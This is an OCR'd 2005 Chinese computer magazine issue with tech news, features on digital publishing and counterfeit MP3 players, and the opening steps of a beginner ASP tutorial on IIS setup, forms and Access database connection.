上榜理由:谁说价低就不能质优,预装了红旗Linux4.1操作系统的长风PC,硬件配置由于有Intel的特别优化,达到了主流PC的水平。由于该项目是得到了市科委的协调,得到了来自Intel、清华同方的支持,更有十几家软件公司的支持,很顺利地将农村信息化的成本大幅度地降低了。借着首批500台长风PC的试点推广,我们也将会深入报道此次农村信息化的进程。



数字出版



稍微上了年纪的人都知道,作家出书总会费些周折。现在不同了,只要你喜欢,坐在家里你就可以通过网络把自己写的内容提交给出版商,等着个性化印刷的出版物面世了。少则几百本,多则数万本,你既可以选择用纸张印刷,也可以选择电子出版物的形式,这一切向你表明:数字出版将圆你一个出书梦。

认识数字出版从电子书谈起

广义上说,只要是用二进制这种技术手段对出版的任何环节进行的操作,都是数字出版的一部分。它包括:原创作品的数字化,编辑加工的数字化,印刷复制的数字化,发行销售的数字化,阅读消费的数字化。也就是说,数字出版时代,你可以在家里用电脑创作,然后通过电子邮件交给出版社编辑,编辑完成终审后直接将出版物的电子文档传递给印刷厂,甚至不用一家真正的印刷厂,印刷厂可以是一个专门制作电子出版物的单位,制作好的出版物经过网络直接分发,读者通过手机、电脑、PDA等终端设备可以尽情地欣赏你的大作。

正因为数字出版打破了传统出版行业的"死规矩",它一出现就得到了世界各国人民的广泛支持。我们比较常见的电子书、电脑游戏等都属于数字出版物的范畴。由于数字出版行业兴起不到5年的时间,电子书的概念也只是在2000年4月,由一位名叫斯蒂芬·金的人提出的。但它的快速发展一方面得益于微软、美国时代华纳等大财团的支持,另一方面更是得益于当今这个信息爆炸、个性张扬的时代里,人在阅读效率和个性化方面的需要。

解读电子书从撰写到最终分发的过程,我们似乎可以看到,数字出版并不是"数字+出版"那种简单的出版模式,而它更侧重于如何将信息以人们习惯的阅读方式传递出去。依托于电脑和网络,电子书大有取代传统书籍的趋势。

2003年纸质图书出版66.7亿册,2004年64.4亿册,增长了-3.45%。2003年全国电子书销量310万册,2004年全国销量805万册,增长了260%。

电子纸拉动数字出版

2005年7月8日至10日,首届中国数字



500万人 这是一个快速增长的数字。一项最新监测数据表明,中国目前已经有超过1亿的网民数量,其中超过5百万的网民进入博客行列。还没有自己的BLOG的朋友,是否得抓紧赶上这次Internet大潮了呢?


18/500 最新一期《财富》杂志公布了2005年全球500强名单,中国共有18家企业上榜。感兴趣的朋友可以登录http://www.cnetnews.com.cn/news/biz/story/0,3800057784,39395160,00.htm查询相关资料。

400G 众所周知,目前单块硬盘能支持的最大容量为500GB。目前移动硬盘市场的主流产品,2.5英寸移动硬盘由于便携性受到了市场的欢迎,但是由于尺寸的局限,其容量最大只达到了120GB。最新消息表明,百事灵公司推出的3.5英寸移动硬盘容量上达到了400GB,而实际的技术方面则能支持到440GB的容量。



300多元 这是一个普通中学生的某月的手机费用,对于城市一般家庭来说,这个费用实在太高了。在父亲一再追问下,这位中学生一脸羞愧地承认自己上了色情网站,这些话费都是用来支付下载色情内容费用的。手机短信平台在这一过程中扮演的不只是确认密码的角色,而且更重要的是担当了一个收费系统的重任。就这样,色情信息的传播形成了一条完整的商业链。这样一听,这个300元的数字有点儿耸人听闻了。

首都断网 运营商是否该为损失买单?



2005年7月13日，首都北京网络出现大面积瘫痪。涉及到此次断网的运营商有北京网通和歌华有线，其中，部分歌华用户反映断网时间长达31小时。但对于是否会对受到断网影响的宽带用户进行相关赔偿，北京网通综合部唐柳明告诉记者，他还没有接到来自公司的具体指示，但是按照国家法律规定，城市市区24小时之内恢复网络连接，宽带运营商将不会面临赔偿责任。

上榜理由：据资料显示，此前的4月11日晚10点左右，中国电信部分省市的宽带网也曾发生类似的长达30分钟大面积中断事件，当时一度怀疑是受到黑客攻击所致。本次断网仅仅是波及了北京地区，网通也基本排除了有黑客攻击的可能性。比起网通的明确态度，歌华至今仍未给用户一个答复，毕竟断网31小时已经远超过不予赔偿的24小时，我们将继续关注事态的发展。

圆你一个出书梦



■ 新闻采访部记者 张健

出版博览会在北京举办。在博览会高峰论坛上，十多位出版及网络业的专家、学者共同探讨了数字出版的发展模式、未来趋势、有关标准和数字版权等方面的问题。而在展会现场，一款名为电子纸阅读器的新产品吸引了许多年轻人的目光，被公认为将会引发阅读"革命"。

荷兰飞利浦研究院首席科学家周国富博士介绍说，目前的电子书虽然已有多年的研发和应用，但因耗电问题以及容易引起眼睛疲劳等因素，还赶不上传统书籍的阅读效果。这也大大影响了电子书的普及。而电子纸技术与现有的液晶技术不一样。电子纸没有目前显示设备无法避免的强烈反光，画面分辨率高，显示效果与视觉感观与一般书写纸几乎完全相同。特别是电子纸技术具有画面记忆特性，一旦画面显示后即不再耗电，这对于便携式电子阅读器来说也是非常重要的优势。在材料工艺上，电子纸甚至可以做成与纸一般可折叠弯曲。



本刊记者正在利用电脑浏览电子漫画小说

周国富表示，目前，电子纸技术正在从黑白走向彩色，实现可弯曲化，并使电子纸具备交互性。未来我们不仅可以看到随身携带的电子报纸，可折叠的电子书、电子速记本都将出现在我们的身边。

绊脚石仍在 数字出版未来啥样?

专家指出，从国际范围来看，数字出版近年来的发展速度明显低于预期，对行业冲击力不够。而国内出版业"数字化"程度更是远远不够。新闻出版总署音像电子和网络管理司副司长寇晓伟说，传统出版业面临的危机，一是日益扩大化的"数字鸿沟"，二是对数字出版的控制力。

目前四大电子图书出版商方正、超星、书生、中文在线，占据了全国90%以上的电子书出版份额，而传统出版商大多只是电子书的内容提供者。相比之下，从新浪、搜狐到TOM、腾讯，其资产共约613亿元人民币。

而按照中国印刷集团总裁沈海祥的理解，数字出版的一种前景将是"个人按需印刷"。未来数字出版的形态将是多样性的，沈海祥说，电脑下载阅读、电子书阅读器、个人按需印刷都将是数字出版最前端的应用。 CF[XW02]

第三代搜索引擎

第一代搜索引擎是以雅虎为代表的人工分类检索的搜索方式，随着信息的增长，Google代表了以关键词和特殊算法制胜的第二代大规模的网页搜索技术。而第三代互联网搜索是通过分析网页之间的关联，建立一种类似人的思维的更智能化的概念分类方式，通过模仿人的思维模式，对要查找的概念进行关键字联想和分类。

WEB2.0

网民对WEB的概念并不会陌生，现有的WEB还处在1.0的"人机对话"时代。而方兴未艾的WEB2.0时代，会让网民感觉到人与人的对话。每个普通网民既是信息的获得者也是信息的提供者。因此，门户网站将得到冲击。

爆胎

原以为只有低档的东西会发生"爆胎"，没想到这次DELL的PC竟出现了严重的质量缺陷，导致部分型号的计算机主板上的电容器破裂和泄露。建议每个电脑用户仔细检查主板状况，避免"爆胎"再次发生。

动感键盘

国外一家公司研制出了能显示彩色图标的电脑键盘。每一个按键就是一个显示模块，当你设置该按键为某种应用程序的快捷键时，应用程序的图标就能在该按键上显示出来，而且还是彩色的!



声控iPod


iPod最大的配件开发商Belkin最近开发出了能让普通iPod瞬间变成听懂人的指令的智能iPod。有了它，你基本可以一边干活一边让你的iPod播放你喜欢的音乐了。 CF[XW03]



本期报料者各获奖金100元
报料信箱:viewpoint@cfan.com.cn

买 MP3 慎防李鬼拦路

■新闻采访部实习记者　彭敏


阿健：
　　您好！
　　我想买一个MP3，但倒是市场上发现很多产品相貌相同，价格却差异特别大。您能否告诉我这些产品的差异到底在哪儿。这些相似的产品是谁制造的？他们为什么要仿制呢？
　　　　　　　　河北　朱子虎

刚到电梯门口，小丽一眼就瞧见了另一个部门的同事贝贝脖子上挂着的那款MP3，高贵的红色，小巧而美丽。

"哇，贝贝，你新买的MP3啊？真漂亮！"

贝贝笑意盈盈："是吗？谢谢！是我男朋友昨天给我买的。"

"是三星的吧？我在电脑城看见这一款了，很动心耶，可是太贵了，我舍不得买。你男朋友对你真好，给你买这么贵的MP3。"

电梯来了，小丽和贝贝一边走进去一边笑着说。

"是啊，他说花了1000多块钱呢！"

小丽忍不住对这款MP3的喜爱，上前拿起来细细看了看。

"哟，你这MP3怎么没有'yepp'呢？"

"什么'yepp'啊？"

"就是三星MP3的标志啊！我当时在电脑城看见过的。"

贝贝有点迷糊了，也仔细看着她的MP3。

小丽又看了看反面，发现也没有"samsung"的字样。

这时，电梯门开了，小丽放开贝贝的MP3，进了办公室，心里还在　咕"怎么外型一模一样呢？"

"大笨蛋！那是她男朋友骗她的！"小丽豁然开朗，她想起来刚才出电梯时贝贝的脸色有点阴。

故事中，贝贝的MP3让小丽迷惑了。现实中，市场上众多外型极为相似的MP3也让我们这些消费者迷惑了眼睛。比如一些知名品牌的厂商推出一款新的MP3，市场上马上就会出现许多外型相仿的MP3来，乍一看，几乎没有什么分别，而且价格便宜很多。这不，记者亲自去海龙电脑城转了转，就发现了不少仿名牌的MP3。

仿MP3的诱惑力

在海龙电脑城二层的好几个柜台，记者发现两种牌子的MP3仿造了三星的YP-F1H，除颜色不同外，外形几乎一模一样。一个柜台的销售人员党先生告诉记者，这款标有"CDT s310"的MP3是深　某公司推出的产品，而标有"sansui"的则是山水的产品。

更有一些MP3不仅外型、颜色都仿造名牌的MP3，而且未在产品表面显示任何名称，具有非常大的迷惑性，如果不仔细看的话，还以为就是那款名品的MP3呢！比如有一款MP3，外型、颜色仿海信的MF-360，机身却没有任何产品名称的标记，只有看包装盒才知道是一款名叫"新干线"的产品。

外型相仿，那么功能、价格与名牌MP3是否也没区别呢？"三星YP-F1H有的功能这些也全都有。""山水和世纪东唐的MP3，256M也就卖不到500块钱，而128M的三星YP-F1V就要1000出头，你看这贵多少啊？翻倍！"据悉，所有仿造的MP3都要比被仿的名牌MP3要便宜尽两倍。当记者问起仿造的MP3销售的情况如何时，党先生说："便宜，买的人多，销的也还不错。我今天上午就出手了5个。"

仿MP3的真面目

仿造的MP3不仅和名牌MP3长得一模一样，功能也都全，但价格却相差颇多。这不禁令人怀疑，仿造的MP3真的能保证质量吗？事实并非如此。在海龙卖了两年MP3的刘先生说："仿造的MP3虽然酷似品牌的MP3，但是内行的人总能发现区别，比如机身做工粗糙，材质低劣，包装也很简陋，另外配件比如耳机也很差，听的音质差等。如果拆卸外壳，里面更是粗制滥造。这样的仿冒品买回去，过不了多长时间就会出毛病，只是一般的消费者都不知道。"

另外，质量好不好，返修率的高低最能说明问题。据了解，仿造的MP3返修率比正品的名牌MP3要高出4、5倍。消费者使用不久后就会发现这些问题：开不了机，频繁死机，系统不认，接收不良，电池问题或机器磨损等，令消费者头痛不已。

仿造的MP3与所有低价MP3还有一个共同特点，那就是售后服务差。正品的品牌MP3一般会设立专门的售后服务点，而包括仿MP3在内的所

有低价 MP3 的售后服务体系都是，经销商点即售后服务点。显然经销商会代理多个品牌的产品，有可能今天代理这家的过一段时间就代理另外一家的，所以有些消费者为产品问题找了经销商许多次，最后，经销商竟以不再代理该产品为由拒绝为之服务。总之由经销点来兼理售后服务并不能保证良好的售后服务。

仿 MP3 的低价之谜

较于品牌 MP3 居高不下的价格，仿 MP3 的低价真让人心动。仿 MP3 为何能这般低价呢？业内人士的分析终于揭开了仿 MP3 的低价之谜：

首先需要了解 MP3 的主要制造工序：模具设计制造→方案(电路)设计→电路板制造→购买元器件及各种辅料→SMT 贴片→装配。对于大品牌的 MP3 生产厂商来说，模具设计是一种创新工程，需要投入上万直至几十万的钱财。但是一种新的模具开发出来时，很容易因为人员的离开而流失。模具流失到市场上的后果就是某些小厂商会根据"非法获得"的模具，继续后面的程序仿造出自己的产品来，并投放市场。

这样，仿造的 MP3 产品至少在模具设计上的开发费用几乎为零，再加上采用低劣的解码芯片、闪存芯片，配备低廉的耳机，总成本自然就能维持在一个很低的水平。因为决定 MP3 制造成本的主要有微处理器(解码芯片)、闪存芯片、耳机等几大部分，把这几部分的成本控制在一个较低的范围内，整个产品的成本就低下来了。可以粗略算一笔账，以目前市场闪存芯片均价计，一台质量过硬的 128MB 的 MP3 的成本是：闪存芯片 90 元左右，主控芯片 30 元～40 元，其他十几个元件加外包装组装等费用约 70 元～80 元，一台 MP3 的最低成本至少在200元以上，还要加上10% 人工和设备成本，还要加上售后服务的保留，以及自己的赢利，以目前市场上 300 元左右的售价来看，可操作空间并不算多。然而，如果采用劣质原材料的话，所花的成本则与前者相差几十元甚至上百元，更别说与正品 MP3 的差价了。这也就是仿造的 MP3 之所以能低价的真正原因。

谁仿了谁?

记者在北京海龙电脑城转了一下午，发现众多 MP3 从外型上看，是大同小异，站柜台的也说不清是谁仿谁的，但是据熟悉市场的人士分析，被仿造得最多的名牌 MP3 无非两种，一种是在市场上卖得火的，一种是大企业的大品牌。

被仿的 MP3 品牌的造型往往非常美观、时尚。因为现在买 MP3 的消费者大部分是年轻人，喜欢追赶潮流、时尚，有的甚至把 MP3 当作一种装饰品。所以不少生产厂家就迎合消费者的这种心理，明目张胆的仿造。

另外，是低端的 MP3 厂商仿了高端的品牌 MP3 品牌，而不是相反。有人调查过，国内低端的 MP3 工厂主要集中在广东的番 、东 ，深 的宝安、南山区等地，至少有两百家。仿造的 MP3 也大部分出于此。



仿制品(左)与被仿制对象(右)面貌惊人相似,类似的产品在市场上还是很多的.而且多为一些名牌大厂的热销产品.

仿 MP3 的最大罪状

仿造的 MP3 进入市场，除了造成消费者直接利益受损外，最大的罪状就是扰乱了市场秩序，损害了消费者对 MP3 产品的信心，进而直接影响了整个产业的发展。

国内一知名 MP3 品牌的负责人说："仿造品对我们单个品牌的冲击很大，但是，相对于对单独的一个品牌来说，仿造的、低价的 MP3 对整个行业，MP3 产业的发展影响将更大。因为同质化，低质量的 MP3 充斥市场，消费者受低价、仿冒的影响可能会失去了判断力，未能理性购买，到最后发现真相后会认为是整个市场在欺骗消费者，从而对整个行业都失去了信心，从行业的长远发展来看，这显然是很不利的。

值得警醒的是，目前 MP3 市场比较混乱，包括仿 MP3 在内的低价 MP3 正在大打价格战，相互恶性竞争。有人称之为黎明前的黑暗，毫无疑问，价格战的结局是大家都会死的很难看。电视业、DVD 行业的当年勇是 MP3 行业的前车之鉴。

远离仿 MP3

在这里，也给消费者提个醒：在选购 MP3 时，切莫只看见哪款 MP3 长得和品牌 MP3 像，价钱便宜就兴奋，千万别让华丽的外表，低廉的价格以及经销商的巧舌如簧蒙住了眼睛。

首先得明确自己的需求和用处何在，听音乐还是仅仅当装饰品？实用的还是个性化的？明确了这点就可以在挑选的时候少一点盲目了。

然后得掂量自己的钱包，毕竟要量入为出，根据自己的经济实力来选购 MP3。

其次，最好选择信得过的品牌产品。品牌 MP3 本身质量要好，而且有比较高的知名度，即使有问题也能找到其售后服务点进行维修。

另外在挑选产品时不仅要试听音质，也要注意产品的做工、外包装是否精良，是否有专门的售后服务点等细节的问题。 CF [XW04]



10 步之内学会 ASP
ASP in 10 Simple Steps or Less

暑期烈日炎炎，出门受罪，如果你不能四处出游度假，只能呆在家中，不要只顾着吹空调、看电视、玩游戏，花点时间跟我们掌握一种简单而又可以让你技术大幅提升的技术，何乐而不为？时间不多，10 步之内立刻见效。本期特别话题一起来学一下已经流行了几年而且非常成熟的网络开发语言——ASP（Active Server Page 动态服务器页面），首先这个专题是给没有任何开发基础的初学者看的，希望对网络应用程序开发有兴趣的电脑爱好者们可以通过此文入门网络编程。

特别话题中的全部代码都可至 http://www.newhua.com/cfan/200514/aspsamples.rar 下载

■朱晔　Jimmy


10 步代表着你掌握 ASP 技术的阶段，每一步虽然都很小，但都会让你有所提高。不管你有没有编程技术，有没有学习网页开发的兴趣，信手翻来，10 页不到的内容就能让你对 ASP 有比较到位的了解。而且很多朋友喜欢下载网上的网页代码直接制作网站，通过本文，相信你也可以尝试对 ASP 部分的代码进行调试和按需修改，这将是很大的进步。下面快快跟我们迈出通向成功的第一步吧！

step 1 成功了解服务器环境配置

这一步你将学会：
安装调试 ASP 的环境，并写出第一个 HELLO WORLD程序。

什么是ASP？它能做什么？

在互联网刚刚兴起的时候，网页只是由静态的图片和文字组合而成，我们可以在这样的静态网页上阅读新闻、查看图片，但无法利用它来进行互动应用，比如说用它来发 Email。静态网页其实是由单纯的 HTML 代码组成，而 HTML 仅仅表示了网页上文字图片等内容的显示方式，从根本上说它和我们平时用的记事本文档没有什么区别（文件只记录文字符号和格式信息）。静态网页技术已经远远不能满足于互联网应用，要进行电子商务、在线论坛、问卷调查、数据库管理等应用必须借助于一种类似于应用软件



学习网络开发语言的入门难点是服务器环境的配置，而这也是非常重要的，能配置出环境可以说入门了大半。为什么需要配置服务器？我们的 ASP 页面（.asp 后缀）需要服务器解释后返回客户端 HTML 代码（静态代码），而这也就是为什么称为 览器 / 服务器模型。在开发中我们的服务器和 览器可以都是自己的机器，ASP 的服务器环境可以使用微软自己的 IIS（Internet 信息服务）来做，因此非常简单。下面说一下具体的步骤，这里以 Windows 2000 中文专业版为例，使用 Window XP 用户在操作方面基本没有不同之处，完全可以参考。



图 1




图 2

第一步：进入“控制面板”选择“添加删除程序”（见图 1）。

第二步：在“添加删除 Windows 组件”中找到“Internet 信息服务（IIS）”并勾选（见图 2），点击“下一步”开始安装 IIS，在这个过程中可能需要插入 Windows 安装盘。

第三步：安装完成后，“控制面板→管理工具→Internet 信息服务”这里就是 IIS 的管理程序（见图 3）。

第四步：双击“Internet 信息服务”打开 IIS 管理器，选择“默认 Web 站点（或默认网站）”，点击鼠标右键，



图 3



图 4

选择“属性”。

第五步：选择“Web站点页”，可以在这里修改站点名字，如果不修改就是刚才看到的默认Web服务站点（见图4）。

小提示

文件扩展名需要是ASP，如果错误地保存为test.asp.txt就不行，在保存窗口请先将保存类型更改为“所有文件”。

第六步：点击“主目录页→本地路径”选择一个网站路径，如果你希望访问站点的时候可以直接看到站点下所有文件可以选择目录 览（仅仅本机测试可以这么做，不过这么做非常不安全，任何Web站点下面的文件包括数据库文件将会暴露，见图5）。

第七步：选择“文档页”标签，这里可以填写默认文档，默认文档的意思就是别人通过IP地址或者域名访问到你的站点后可以直接打开一个默认页面，比如你的站点是http://www.mysite.com，设置了默认页面index.asp后，通过 览器访问http://www.mysite.com就等于是访问到了http://www.mysite.com/index.asp，当然，可以设置多个默认页面（见图6）。



图 5




图 6

第八步：找到刚才设定网站的那个目录，用记事本在这个目录下新建一个文本文件，打入<%Response.Write "hello"%>，然后保存为文件test.asp。

这行代码做的就是输出hello，别看这小小的一行代码，它的调试成功意味着环境成功配置，可以有以下几种方式进行 览：

1. 览器输入http://localhost/test.asp

2. 览器输入http://127.0.0.1/test.asp

3.如果你在IIS中设置了IP地址，你可以通过http://ip地址/test.asp来访问，你也可以把这个地址告诉你的朋友，让别人来分享你的网站^_^

4.打开IIS管理器，选择“默认Web站点”，在右边会出现Web目录下面所有的文件、文件夹，选中刚才那个test.asp，右键 览就可以了

最后 览器看到的应该是“hello”一句话，而不是Response.Write "hello"，说明的确服务器解析了ASP文件，并且执行了Response.Write操作（向 览器输出文字）。

小提示

千万别直接用浏览器打开test.asp文件，ASP文件需要服务器来解释，浏览器不能直接解释被<% %>所包围的代码。

有了这个环境，你就可以从网上下载各种免费的ASP编制的网站免费源代码，在你的IIS进行调试，可以感受自己一下子成为拥有了一个功能齐全的动态网站站长的感觉。

基本的步骤就这些，这个过程可能遇到的问题比较多，欢迎提出，傻博士会恭迎大家的。下面是很多朋友经常会提的，这里集中解答一下。

1.Q：我的操作系统不是Windows 2000专业版能否安装IIS？

A：Windows 2000专业版、Windows 2000服务器版，Windows XP专业版、都可以，Windows XP家庭版不可以，同时不推荐使用Windows98等作为开发环境。

2.Q:在安装IIS的时候提示需要文件，我插入了光盘选择哪个目录？

A：选择Windows安装目录下面的“I386”目录即可。

3.Q:为什么输入了地址提示找不到文件？

A：尝试使用上面说的第4种方法进行访问，然后查看 览器给出的URL，这个地址就是访问网站的地址。

的网络应用程序，于是动态网页技术随之产生。

使用动态网页技术CGI（Common Gateway Interface，通用网关接口），服务器可以读取并显示在客户端无法读取的格式（如数据库），可以说是客户端和服务器端的桥梁。使用CGI开发互联网应用时要求程序员不仅要掌握HTML语言，而且还要精通具体的某个编程语言。CGI脚本程序是符合CGI标准接口的Script（脚本程序），通常是由Perl或C语言编写而成。有一点要注意，CGI和CGI脚本程序是不同的两个概念：CGI是一种接口技术，而CGI脚本只是程序语言。

ASP（Active Server Page，动态服务器网页）是微软公司开发的代替CGI脚本程序的一种技术。相对于CGI脚本程序，编写ASP程序更为容易和高效。ASP动态网页可以与数据库和其他程序进行交互，它是一种包含了使用VBScript或JavaScript脚本程序代码的网页。ASP程序只能在服务器端执行，当浏览器向服务器请求打开ASP程序时，服务器会运行相应程序并将结果转换成HTML代码然后再发送给浏览器，这样我们在浏览器中看到的就是动态程序生成的静态网页。有关静态网页和动态网页的更详细说明，你可以参考《电脑爱好者》2005年第3期上的特别话题《网站背后的故事》。

使用ASP技术可以完成几乎所有现在可以遇到到互联网应用，你可以用ASP程序编写论坛、Email程序、聊天室、留言板、访问量计数器、网上购物程序等。ASP是至今最简单的动态网页技术之一，加之微软公司的大力推广，也是被最广泛采用的动态网页技术之一。

由于ASP可以使用VBScript、JavaScript等多种脚本语言来编写，所以在学习的时候可以了解多种脚本而精通其中一种。VBScript是ASP的缺省默认脚本语言，为了方便大家学习，我们在文章中采用VBScript来编写示例程序。

step 2 成功掌握基本的交互操作

这一步你将学会：
用表单向服务器传送变量，然后显示变量在客户端的浏览器。

所谓基本的交互操作就是服务器端得到客户端提交的信息，服务器端给客户端输出信息。交互的过程就是服务器端得到客户端的请求，接受客户端提交的信息，处理以后给客户端反馈信息的一个过程。说到交互操作，就不得不说到表单，表单是一个容器，其中的各类控件的信息将会提交给服务器。如果大家对HTML不熟悉可以安装一个Dreamweaver，点击工具条上的按钮来生成HTML元素，然后可以切换到代码视图对照着学习什么样HTML代码有什么样的表现形式，这非常有利于HTML的学习。

1.从最基本的表单开始

表单仅仅是一个容器，Dreamweaver中打开表单工具条了以后点击表单按钮，然后会出现一块红色虚线区域，这部分就是表单，查看HTML发现生成了类似

```
<form name="form1" method="post" action=""></form>
```

的代码，其中的method就是提交的方法，有两种：post和get。post这个方法传送的变量不会在 览器的地址栏里面显示，可以大批量传送数据，而get则会在 览器地址栏里面显示，我们看到的网页中xxx.asp?id=123，这种都是get方式的提交，也就是把信息附加在 览器的URL中，不需要表单，普通的链接也可以达到这样的效果，这种方式非常简单但是暴露了提交的信息，而且还有长度限制，一般我们使用post方式。Action填写表单发送的地址，这个地址去处理我们发送的表单信息，比如说我们reg.asp实现插入注册信息到数据库，那么我们注册页面就应该这么写表单：<form name="form1" method="post" action="reg.asp">这里的reg.asp应该和注册页面是同级别的目录，上级目录可以是action="../reg.asp"，当然下级目录应该这么写action="目录名字/reg.asp"。

2.加入文本框等控件

文本框等控件用来给客户端选择或者填写一些信息，提交给客户端，需要注意的是服务器端根据客户端控件的name（控件名）来获取value（值）中的信息。现在举一个例子：如果文本框的名字是name的话，用来传送网上用户登记的名字，在表单域里面，传送到reg.asp，用POST方法，那么在reg.asp里面这样得到变量<%name=request.form("name")%>如果要显示变量再加一句，response.write name，这样就形成了一个从客户端到 览器再回到客户端的过程。如果方法用的是get的话，那么就改为name=request.querystring("name")实际上两者可以统一为name=request("name")。

按钮无非两种，一种是提交表单

小提示

初学者对于URL这个问题可能还会犯很多错误，首先地址不能是类似file:///C|/这样的形式，对于你的机器可能有效，但别人的机器上的C盘没有这些文件，一定要把这些文件Copy到Web目录写成相对路径；其次如果当前url地址为http://www.mysite.com/bbs/而如果下面还有一个upload的文件夹，对于bbs目录，upload下面图片的地址应该是upload/xxx.jpg而不是/upload/xxx.jpg，多了一个/URL就会是http://www.mysite.com/upload/xxx.jpg（见图7）




图7

下面举个最简单的例子，参照图8你会更容易理解：

```
<form name="form1" method="post" action="reg.asp">
姓名：
<input type="text" name="name"> //创建一个文本框，名字叫name
<br>
密码：
<input type="password" name="psw"> //文本框，用来输入密码，名字叫psw
<br>
<br>
性别：
<input type="radio" name="sex" value="男"> //单选，名字叫sex，数值是"男"
男
<input type="radio" name="sex" value="女"> //单选，名字叫sex，数值是"女"
女<br>
<br>
城市：
<select name="city">
<option value="上海" selected>上海</option> //下拉框，用来选择城市
<option value="北京">北京</option>
</select>
<br>
<input type="submit" name="submit" value="提交"> //提交按钮
<input type="reset" name="reset" value="重置">
</form>
```




图8

的按钮，一种是重新输入的按钮。单选按钮，一个按钮有一个值。在列表里面同样，添加列表选项和值。按钮的value就是按钮上显示的文字，type=submit的按钮是用来提交表单，操作的部分等于form1.submit()，type=reset的按钮用来清空所有表单元素的内容，type=button的按钮可以执行自定义的一些JavaScript操作，比如<input type="button" name="test" value="按钮" onclick="alert('hello')">，点击按钮出现一个提示信息 。

3.表单的服务器端处理

网页代码部分完成之后基本的操作有以下几个：

(1)获取客户端提交的信息

(2)向客户端输出信息

(3)重定向客户端地址

实现方法如下：

通过Request.Form(″xxx″)来获取post方式表单信息，Resquest.QueryString(″xxx″)来或者get方式表单信息，当然也可以统一使用Request(″xxx″)。(这里的xxx一定要和表单中控件的name一致)通过Response.Write(″需要输出的信息″)来输出信息。通过Response.Redirect(″页面地址″)进行地址转向。上面例子给出的表单我们就可以这么做：

```
<%
dim name,psw,sex,city
name=request.form("name")
psw=request.form("psw")
sex=request.form("sex")
city=request.form("city")
response.write name
response.write psw
response.write sex
response.write city
%>
```

说到这里就不得不说两个要点：

首先所有的服务器端代码需要被<% %>包围；其次使用的vbscript不区分大小写，Request和request是一样的，函数可以不使用括号包围，Response.Write ″hello″ 和Response.Write(″hello″)是一样的，变量可以不申明直接使用，虽然有这么多包容性，但是我们还是应该有一定的编程规范，毕竟代码不仅仅是用来运行更多的是用来读的。把上面的程序保存为reg.asp，然后把表单代码保存为reg.htm，去运行reg.htm，随便填写一些信息，点击提交按钮可以发现 览器返回了刚才填写的结果（见图9）。

这部分的源代码在代码包的example1中。



图9

step 3 成功学会数据库的访问和读取

这一步你将学会：

ACCEES数据库的使用，并建立一个留言簿数据库。

很显然，大部分程序需要和数据库交互，从数据库读取信息返回给客户端查看，把客户端的操作转化为数据库的操作（添加删除修改记录）。这种与数据库的交互我们大致归为查看、添加、删除、修改4 种操作，这节先来学会数据库的访问和读取。

数据库就是存放数据的地方，多个表作为一个数据库，每一个表是一个二维空间，对于学生表，学号、姓名、成绩都是一些字段，每一个学生的记录就是记录了。我们通常在建立了表和字段以后对其中的记录进行添加删除修改的操作。常用的数据库有Access、sqlserver、oracle、mysql、db2等很多，为了简单我们使用桌面型数据库Access作为例子。



图10




图11

1.建立一个表

这里建立几个留言簿使用的表：

在Office中有Access，如果没有安装就重新添加一下Access组件。

第一步：打开Access，并建立一个新的数据文件，比如叫example2.mdb（见图10、11）。

第二步：使用设计器创建新的表。

前面说到了，一个数据库可以有一个以上的表（见图12），填写字段名，选择字段类型，字段大小的意思就是这个字段可以容纳的字符数，默认值的意思就是当我们插入记录的时候没有指定这个字段的值的时候可以自动使用默认值，一般必填字段和允许字段空分别设置为否和是，以免当字段内容为空的时候出现错误（见图12）。



图12

第三步：建立必要的字段。在最后的time字段我们用来保存留言的时间，我们可以直接设定默认值为=now()，这样就可以使用当前时间作为默认了（见图13）。



图13

所有的字段都建立以后，关闭这个窗口，系统会出现如图14的提示，选择是，主键是记录的标识，为了以后简单，大家可以把编号改为ID，还有尽量不要用中文表示字段名字。

第四步：最后可以把这个表保存为guestbook，然后双击这个表查看表中的记录，当然也可以添加几条测试的记录或者去修改记录（见图15）。



图14



图15

2.连接数据库

```
<%
set conn=server.createobject("adodb.connection")
conn.open "driver={microsoft Access driver (*.mdb)};dbq="&server.mappath("example2.mdb")
%>
```

